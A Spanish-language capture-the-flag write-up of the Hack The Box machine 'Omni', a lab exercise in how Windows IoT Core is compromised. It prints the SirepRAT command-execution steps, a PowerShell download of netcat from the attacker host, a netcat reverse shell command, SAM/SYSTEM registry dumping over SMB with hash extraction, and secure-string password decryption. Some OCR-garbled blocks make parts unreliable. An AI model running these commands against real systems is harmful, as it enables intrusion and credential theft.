## Write Up Máquina Omni


Para comenzar a realizar la máquina Omni de htb primeramente vamos a iniciar la vpn y en una ventana a parte vamos a realizar un ping para comprobar que tenemos conectividad con la máquina.

Ping con la máquina Objetivo

La conectividad con la máquina es buena y observamos que el ttl es igual a 127 (un valor próximo a 128) lo que nos indica (casi con total seguridad, aunque se puede modificar) que nos estamos enfrentando ante una máquina Windows.


Comenzamos con la enumeración de puertos con el comando de nmap con todos los comandos que solemos lanzar habitualmente.






Nmap, lanzamos el escaneo de puertos.

El resultado del escaneo nos muestra los puertos 135,5985,8080,29817,29819 y 29820. Comenzamos con revisar a través del navegador que está corriendo en el puerto 8080 pero necesitamos unas credenciales que no tenemos.



Navegador Firefox.

Continuamos tramitando una petición a través del comando curl para explorar las cabeceras de respuesta.



Comando curl para hacer la petición.

Con el resultado de "Windows Device Portal" vamos a buscar algún exploit en nuestro navegador y encontramos un repositorio de Github que permite hacer una ejecución remota de comandos.



Repositorio de github.

Nos clonamos el repositorio en el directorio Omni que habíamos creado al inicio con el comando git clone y cuando ya lo hemos descargado procedemos a la instalación.

Instalación de la herramienta SirepRAT

Es importante ejecutar el setup.py con sudo para que no de problemas. Una vez instalada la herramienta SirepRAT si la ejecutamos con el parámetro -h nos dice todas las acciones que nos permite realizar.

```
·(piru® kali)-[~/Desktop/htb/Omni/SirepRAT]
spython3 SirepRAT.py -h
usage: SirepRAT.py target_device_ip command_type [options]
Exploit Windows IoT Core's Sirep service to execute remote commands on the device
positional arguments:
                              The IP address of the target IoT Core device
  command_type
                              The Sirep command to use. Available commands are listed below
        --help
                              show this help message and exit
  --return_output
--cmd CMD
                             Set to have the target device return the command output stream Program path to execute
  --as logged_on_user Set to impersonate currently logged on user on the target device
--args ARGS Arguments string for the program
--base_directory BASE_DIRECTORY
   The working directory from which to run the desired program
--remote_path REMOTE_PATH
                             PAIH
Path on target device
Data string to write to file
Verbose - if printable, print result
Very verbose - print socket buffers and more
  --data DATA
available commands:
          LaunchCommandWithOutput
          PutFileOnDevice
          GetFileFromDevice
         GetFileInformationFromDevice
GetSystemInformationFromDevice
remarks:
          Use moustaches to wrap remote environment variables to expand (e.g. {{userprofile}})
Usage example: python SirepRAT.py 192.168.3.17 GetFileFromDevice --remote_path C:\Windows\System32\hostname.exe
```

Funciones de la herramienta.

Probamos algunos comandos que vienen en el propio repositorio de github como listar el contenido del /etc/hosts simplemente tenemos que modificar la IP por la de nuestra máquina objetivo.

```
(piru@ kali)-[~/Desktop/htb/Ommi/SirepRAT]
$ python SirepRAT.py 10.10.10.204 GetFileFromDevice —remote_path "C:\Windows\System32\drivers\etc\hosts" —v

# Copyright (c) 1993-2009 Microsoft Corp.
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host
# localhost name resolution is handled within DNS itself.
# 127.0.0.1 localhost
# 127.0.0.1 localhost
# Horallows is a client host
# Horallows is a client host
# 127.0.0.1 localhost
```

/etc/hosts de la máquina objetivo.

Bien, ahora que hemos comprobado que podemos listar contenido de la máquina objetivo vamos a realizar una prueba para ver si podemos ejecutar comandos y lo vamos a hacer con el parámetro LaunchCommandWithOutput lanzándonos un ping a nuestra máquina atacante. Para ello es necesario que nos pongamos a la escucha con el comando topdump.

Lanzamos el ping a nuestra máquina atacante.

```
(piru⊕ kali)-[~/Desktop/htb/Omni/SirepRAT]

$\frac{\text{sudo} \text{ text{codump}} - i \text{ tun0 icmp} - n}{\text{[sudo]} \text{ password for piru:}}

$\text{text{codump:} \text{ verbose output suppressed, use -v[v]... for full protocol decode}

$\text{listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes}

01:45:21.735644 IP 10.10.10.204 > 10.10.14.10: ICMP echo request, id 1, seq 6533, length 40

01:45:22.739972 IP 10.10.10.204 > 10.10.10.10.204 : ICMP echo reply, id 1, seq 6535, length 40

01:45:22.739984 IP 10.10.14.10 > 10.10.10.204: ICMP echo reply, id 1, seq 6535, length 40

01:45:23.786946 IP 10.10.14.10 > 10.10.10.14.10: ICMP echo request, id 1, seq 6538, length 40

01:45:23.786995 IP 10.10.14.10 > 10.10.14.10: ICMP echo reply, id 1, seq 6538, length 40


01:45:24.771856 IP 10.10.204 > 10.10.14.10: ICMP echo reply, id 1, seq 6538, length 40

01:45:24.771856 IP 10.10.10.204 > 10.10.10.204: ICMP echo reply, id 1, seq 6540, length 40

01:45:24.771869 IP 10.10.14.10 > 10.10.10.204: ICMP echo reply, id 1, seq 6540, length 40
```


Recibimos el paquete ICMP.

Una de las funciones de la herramienta es la de subir archivos a la máquina, asique vamos a descargar net cat para transferirla a la máquina objetivo y después poder ejecutarlo. Para ello vamos al navegador y nos lo descargamos del repositorio de github.



nc64.exe github.

Para poder alojar el archivo vamos a buscar una ruta con capacidad de escritura en Windows. Buscamos "applocker bypass" en el navegador y en el repositorio de github de api0cradle copiamos la ruta.



Ruta comodín con capacidad de escritura.

Vamos a tramitar la transferencia del archivo a través de iwr("invoque web request") de powershell. Por un lado levantamos un servidor http con python3 para transferir el archivo de nc. Por otro lado vamos a ejecutar con la herramienta de SirepRAT la transferencia del archivo.

Transfiriendo archivo.

Este es el comando que he empleado:

python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return\_output --cmd "powershell" --args "-c iwr -uri http://10.10.14.10/nc64.exe -OutFile C:\Windows\System32\spool\drivers\color\nc64.exe" --v

```
(piru® kali) - [~/Desktop/htb/Omni/SirepRAT]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.204 - - [16/Jun/2024 02:15:10] "GET /nc64.exe HTTP/1.1" 200 -
```

Servidor de python3.

Una vez que tenemos netcat en la máquina objetivo vamos a tratar de mandar una Shell reversa a nuestra máquina atacante. Nos ponemos a la escucha por el puerto 32222 y ejecutamos el siguiente comando:

python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return\_output --cmd "C:\Windows\system32\cmd.exe" --args "/c

C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd 10.10.14.10 32222" --v

```
[sprewise] | -[sprewise] | -[s
```

Ejecutamos netcat en la máquina objetivo.

```
(piru kali) = [~/Desktop/htb/Omni/SirepRAT]
$ nc -nlvp 32222
listening on [any] 32222 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.204] 49671
Microsoft Windows [Version 10.0.17763.107]
Copyright (c) Microsoft Corporation. All rights reserved.
C:\windows\system32>
```

Ganamos acceso a la máquina objetivo.

Muy bien, una vez hemos ganado acceso a la máquina buscamos la flag de user y la encontramos alojada en la ruta C:\Data\Users\app pero la encontramos en un formato SS (Secure string).

```
### PAY | SUPPLY | MIN | MIN | SUPPLY |
```

User.txt

Comprobamos que, aunque no nos permita listar esos archivos, tenemos algunos permisos de administradores y nos permite hacer acciones como crear directorios. Vamos a crear un directorio llamado Temp y vamos a hacer una copia del archivo System y de la sam. No nos va a dejar copiarlo tal cual porque están en uso.

```
PS C:\Data\Users\app> mkdir Temp
mkdir Temp
    Directory: C:\Data\Users\app
Mode
                       LastWriteTime
                                                  Length Name
                6/16/2024 12:45 AM
                                                          Temp
PS C:\Data\Users\app> cd Temp
cd Temp
PS C:\Data\Users\app\Temp> dir
PS C:\Data\Users\app\Temp> reg save HKLM\system system.backup
reg save HKLM\system system.backup
The operation completed successfully.
PS C:\Data\Users\app\Temp> reg save HKLM\sam sam.backup
reg save HKLM\sam sam.backup
The operation completed successfully.
PS C:\Data\Users\app\Temp> dir
    Directory: C:\Data\Users\app\Temp
Mode
                       LastWriteTime
                                                  Length Name
                6/16/2024 12:46 AM
6/16/2024 12:46 AM
                                                   36864 sam.backup
                                               15142912 system.backup
```

Copia del archivo system y sam.

Para poder obtener estos archivos montamos un recurso compartido con smb con el nombre smbFolderr

```
(piru⊕ kali)-[~/Desktop/htb/Omni/SirepRAT]
$ impacket-smbserver smbFolderr $(pwd) -smb2support -username piru -password piru123
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Creamos una unidad "x" donde compartir con nuestra IP de la máquina atacante con el recurso compartido.

```
+ FullyQualIfledErrorId : CommandNotFoundException

PS C:\Data\Users\app\Temp> net use x: \\10.10.14.10\smbFolderr /user:piru piru123

net use x: \\10.10.14.10\smbFolderr /user:piru piru123

The command completed successfully.
```

Una vez completado ya podemos listar el contenido de la unidad x.

Hacemos una copia del archivo del back up de la sam en la unidad x para poder visualizar desde nuestra máquina.

```
PS C:\Data\Users\app\Temp> dir x:
    Directory: x:\
Mode
                     LastWriteTime
                                              Length Name
               6/15/2024
6/15/2024
                            4:19 PM
                                                      dist
                            4:20 PM
                                                      models
               6/15/2024
                            4:08 PM
                                                     docs
               6/15/2024
                            4:08 PM
               6/15/2024
                            4:19 PM
                                                     sireprat_dorazouri.egg-info
               6/15/2024
                            4:08 PM
                                                     payloads
               6/15/2024
                            4:19 PM
                                                     build
               6/15/2024
                           4:20 PM
                                                     common
              6/15/2024
6/15/2024
                           4:08 PM
                                               1523 LICENSE
                           4:08 PM
                                                1201 setup.py
                           4:52 PM
4:08 PM
                                               55296 nc64.exe
               6/15/2024
               6/15/2024
                                                 13 requirements.txt
                          4:08 PM
4:08 PM
                                               10619 SirepRAT.py
               6/15/2024
                                                11 .gitignore
2841 README.md
               6/15/2024
               6/15/2024 4:08 PM
PS C:\Data\Users\app\Temp> dir
    Directory: C:\Data\Users\app\Temp
Mode
                     LastWriteTime
                                              Length Name
               6/16/2024 12:46 AM
6/16/2024 12:46 AM
                                           36864 sam.backup
15142912 system.backup
PS C:\Data\Users\app\Temp> copy sam.backup x:\sam
```

Repetimos la misma operación para el archivo System.

```
PS C:\Data\Users\app\Temp> copy system.backup x:\system
copy system.backup x:\system
```

Creamos un entorno virtual para poder instalar impacket y así poder usar secretsdump.py

```
(myenv)-(piru® kali)-[~/Desktop/htb/Omni/SirepRAT]
$ secretsdump.py -sam sam -system system LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra


[*] Target system bootKey: 0×4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:33d6e4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
[*] Cleaning up ...
```

Volcado de hashes con secretsdump.

Vamos a almacenar estos hashes en un archivo de texto y vamos a intentar reventarlos con la herramienta de John the Ripper.


Contraseña del usuario app.

Con las credenciales del usuario app volvemos al panel de login que nos encontramos en el puerto 8080.




Volvemos al login del puerto 8080.

Tras investigar la página encontramos un apartado que se llama "run command".




Run command.



Somos el usuario app.

A través del nc que habíamos puesto antes en la máquina objetivo vamos a mandarnos una Shell reversa a nuestra máquina atacante pero esta desde el usuario app. Nos ponemos en escucha por el puerto 32222 y lanzamos el nc desde la página.



Shell reversa a nuestra IP.

Una vez estamos como el usuario app ya podemos iniciar una powershell y a través de comando "(Import-CliXmI -Path user.txt).GetNetworkCredential().password" ya podemos ver el archivo user.txt

```
C:\Data\Users\app>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Attempting to perform the InitializeDefaultDrives operation on the 'FileSystem' provider failed.
PS C:\Data\Users\app> (Import-CliXml -Path user.txt).GetNetworkCredential().password
(Import-CliXml -Path user.txt).GetNetworkCredential().password
7cfd50f6bc34db3204898f1505ad9d70
PS C:\Data\Users\app>
```

Flag de user.


Vemos otro archivo llamado iot-admin.xml que también tiene lo que parece ser una credencial protegida por el secure string.

```
C:UnitalDisprayapityse (at-admin.ed)
(DS) Wrston**1.10.1* miles*http://schemas.microsoft.com/powerphell/2004/84*)
(DS) Wrston**1.10.1* miles*http://schemas.microsoft.com/powerphell/2004/84*)
(DS) Mrston**1.00.1* miles*http://schemas.microsoft.com/powerphell/2004/84*)
(DS) Mr
```


Repetimos la operación para intentar listar la contraseña desde powershell.

```
PS C:\Data\Users\app> (Import-CliXml -Path iot-admin.xml).GetNetworkCredential().password
(Import-CliXml -Path iot-admin.xml).GetNetworkCredential().password
_1nt3rn37ofTh1nGz
```

Ya con la contraseña de administrator vamos a volver al puerto 8080 para poder entrar y mandar la Shell reversa a nuestra máquina atacante como Administrator.



Me pongo en escucha por el puerto 32222 y mando la Shell reversa como el usuario administrator.



Con el comando "(Import-CliXml -Path root.txt).GetNetworkCredential().password" desde powershell podemos ver el contenido de la flag de root.

```
Directory of C:\Data\Users\administrator
Attempting to perform the InitializeDefaultDrives operation on the 'FileSystem' provider failed. PS C:\Data\Users\administrator> (Import-CliXml -Path root.txt).GetNetworkCredential().password (Import-CliXml -Path root.txt).GetNetworkCredential().password ScholceS56982c4708617c0e5699f1id
Flag de root.
```